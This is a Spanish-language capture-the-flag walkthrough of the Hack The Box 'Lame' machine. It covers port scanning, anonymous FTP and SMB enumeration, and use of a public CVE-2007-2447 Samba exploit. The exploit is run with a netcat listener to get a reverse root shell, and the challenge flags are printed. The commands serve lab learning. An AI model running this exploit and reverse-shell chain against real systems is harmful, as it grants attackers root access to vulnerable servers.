

Contenido:

Samba 3.0.20 < 3.0.25rc3 - Username Map Script [Command Execution]

Hacemos ping a la máquina para ver si está activa:

```
> ping -c 1 10.10.10.3
PING 10.10.10.3 (10.10.10.3) 56(84) bytes of data.
64 bytes from 10.10.10.3: icmp_seq=1 ttl=63 time=45.1 ms

--- 10.10.10.3 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 45.105/45.105/45.105/0.000 ms
/home/sagelf/Lame/nmap |
```

Por la aproximación del ttl la máquina es Linux.

Hacemos un escaneo de todos los puertos:

```
> nmap -p- -sS -Pn -n --min-rate 5000 --open -vvv 10.10.10.3 -oG allPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-10 16:41 CEST
Initiating SYN Stealth Scan at 16:41
Scanning 10.10.10.3 [65535 ports]
Discovered open port 139/tcp on 10.10.10.3
Discovered open port 445/tcp on 10.10.10.3
Discovered open port 22/tcp on 10.10.10.3
Discovered open port 21/tcp on 10.10.10.3
Discovered open port 3632/tcp on 10.10.10.3
Completed SYN Stealth Scan at 16:42, 26.37s elapsed (65535 total ports)
Nmap scan report for 10.10.10.3
Host is up, received user-set (0.050s latency).
Scanned at 2025-04-10 16:41:42 CEST for 26s
Not shown: 65530 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 63
22/tcp    open  ssh          syn-ack ttl 63
139/tcp   open  netbios-ssn  syn-ack ttl 63
445/tcp   open  microsoft-ds syn-ack ttl 63
3632/tcp  open  distccd      syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 26.45 seconds
Raw packets sent: 131084 (5.768MB) | Rcvd: 24 (1.056KB)
/home/sagelf/Lame/nmap
```

Hacemos un escaneo exhaustivo de los puertos abiertos para reconocer su versión e información adicional:

```
> cat targeted -l ruby
File: targeted
1 # Nmap 7.95 scan initiated Thu Apr 10 16:43:25 2025 as: /usr/lib/nmap/nmap -sCV -p 21,22,139,445,3632 -oN targeted 10.10.10.3
2 Nmap scan report for 10.10.10.3
3 Host is up (0.088s latency).
4
5 PORT      STATE SERVICE      VERSION
6 21/tcp    open  ftp          vsftpd 2.3.4
7 |_ftp-anon: Anonymous FTP login allowed (FTP code 230)
8 |_ftp-syst:
9 |_STAT:
10 |_FTP server status:
11 |_   Connected to 10.10.16.10
12 |_   Logged in as ftp
13 |_   TYPE: ASCII
14 |_   No session bandwidth limit
15 |_   Session timeout in seconds is 300
16 |_   Control connection is plain text
17 |_   Data connections will be plain text
18 |_   vsFTPd 2.3.4 - secure, fast, stable
19 |_End of status
20 22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
21 |_ssh-hostkey:
22 |_   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
23 |_   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
24 139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
25 445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
26 3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
27 Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
28
29 Host script results:
30 |_smb-security-mode:
31 |_   account_used: guest
32 |_   authentication_level: user
33 |_   challenge_response: supported
34 |_   message_signing: disabled (dangerous, but default)
35 |_clock-skew: mean: 2h01m37s, deviation: 2h49m45s, median: 1m34s
36 |_smb2-time: Protocol negotiation failed (SMB2)
37 |_smb-os-discovery:
38 |_   OS: Unix (Samba 3.0.20-Debian)
39 |_   Computer name: lame
40 |_   NetBIOS computer name:
41 |_   Domain name: hackthebox.gr
42 |_   FQDN: lame.hackthebox.gr
43 |_   System time: 2025-04-10T10:45:30-04:00
44
45 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
46 # Nmap done at Thu Apr 10 16:44:31 2025 -- 1 IP address (1 host up) scanned in 65.82 seconds

/home/sagelf/Lame/nmap |
```

Según nuestro escaneo, ftp permite el registro anónimo.

```
> ftp anonymous@10.10.10.3 21
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> |
```

Está vacío:

```

ftp> ls -la
229 Entering Extended Passive Mode (||||40020|).
150 Here comes the directory listing.
drwxr-xr-x    2 0          65534          4096 Mar 17  2010 .
drwxr-xr-x    2 0          65534          4096 Mar 17  2010 ..
226 Directory send OK.
ftp> |

```

**

Listamos los recursos de Samba:

```

> smbclient -L 10.10.10.3
Password for [WORKGROUP\root]:
Anonymous login successful

      Sharename      Type      Comment
      -----
      print$         Disk      Printer Drivers
      tmp             Disk      oh noes!
      opt             Disk
      IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
      ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

      Server          Comment
      -----
      Workgroup        Master
      -----
      WORKGROUP        LAME
/home/sagelf/Lame/content |

```

En samba también podemos entrar como anónimo:

```

> smbclient //10.10.10.3/tmp
Password for [WORKGROUP\root]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
.                D            0   Thu Apr 10 17:32:51 2025
..               DR            0   Sat Oct 31 07:33:58 2020
.ICE-unix        DH            0   Thu Apr 10 16:41:00 2025
vmware-root      DR            0   Thu Apr 10 16:41:34 2025
5543.jsvc_up     R             0   Thu Apr 10 16:42:01 2025
.X11-unix        DH            0   Thu Apr 10 16:41:26 2025
.X0-lock         HR            11  Thu Apr 10 16:41:26 2025
vgauthsvclog.txt.0 R          1600  Thu Apr 10 16:40:58 2025


                        7282168 blocks of size 1024. 5386524 blocks available
smb: \> |

```

Además de un archivo de registro no se ve nada interesante.

Buscamos la versión de Samba para ver si hay algún exploit conocido.

Encontramos un script que parece darnos una shell interactiva:



GitHub repository for CVE-2007-2447. The repository contains a README.md file and a smb3.0.20.py script. The README.md file includes a command to run the script: `python3 smb3.0.20.py -lh [localhost] -lp [local port] -t [target]`. Below the command, there is an error message: `ModuleNotFoundError: No module named 'smb'`. The README.md file also includes instructions on how to resolve this issue by installing the `pysmb` library using `pip3 install pysmb` and verifying the installation by running `python3 -c "import smb; print('pysmb is installed')"`.

Lo descargamos:

```
> unzip CVE-2007-2447-main.zip
Archive:  CVE-2007-2447-main.zip
161ca7a18d2196fbc3a4741fae5867e91c56288f
  creating: CVE-2007-2447-main/
  inflating: CVE-2007-2447-main/README.md
  inflating: CVE-2007-2447-main/smb3.0.20.py
> ls
CVE-2007-2447-main  CVE-2007-2447-main.zip
> cd CVE-2007-2447-main
> ls
README.md  smb3.0.20.py
```

~/Lame/scripts/CVE-2007-2447-main

Para usar el script introducimos los datos necesarios:

```
~/Lame/scripts/CVE-2007-2447-main python3 smb3.0.20.py -lh 10.10.16.10 -lp 4444 -t 10.10.10.3
```

Dejamos en escucha nc:

```
> nc -lvnp 4444
listening on [any] 4444 ...
```

No puedo instalar el paquete necesario así que monto un entorno aislado:

```
(sagelf@Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
$ python3 -m venv venv
(sagelf@Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
$ source venv/bin/activate
(venv)(sagelf@Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
$ pip install pysmb
(venv)(sagelf@Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
$ |
```

```
(venv)(sagelf@Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
$ python3 -c "import smb; print('pysmb is installed')"
(venv)(sagelf@Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
$ |
```

```
(venv)(sagelf@Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
$ python3 -c "import smb; print('pysmb is installed')"
(venv)(sagelf@Apothicon)-[~/Lame/scripts/CVE-2007-2447-main]
$ python3 smb3.0.20.py -lh 10.10.16.10 -lp 4444 -t 10.10.10.3
|
```

Recibimos nuestra shell directamente como usuario root:

```
> nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.10] from (UNKNOWN) [10.10.10.3] 59165
whoami
root
|
```

```
user.txt
cat user.txt
a06db3708cc92ea07f60ca4a50bec552
|
```

```
ls
Desktop
reset_logs.sh
root.txt
vnc.log
cat root.txt
acf01ca74e8dd843469b7a94e9526c1f
```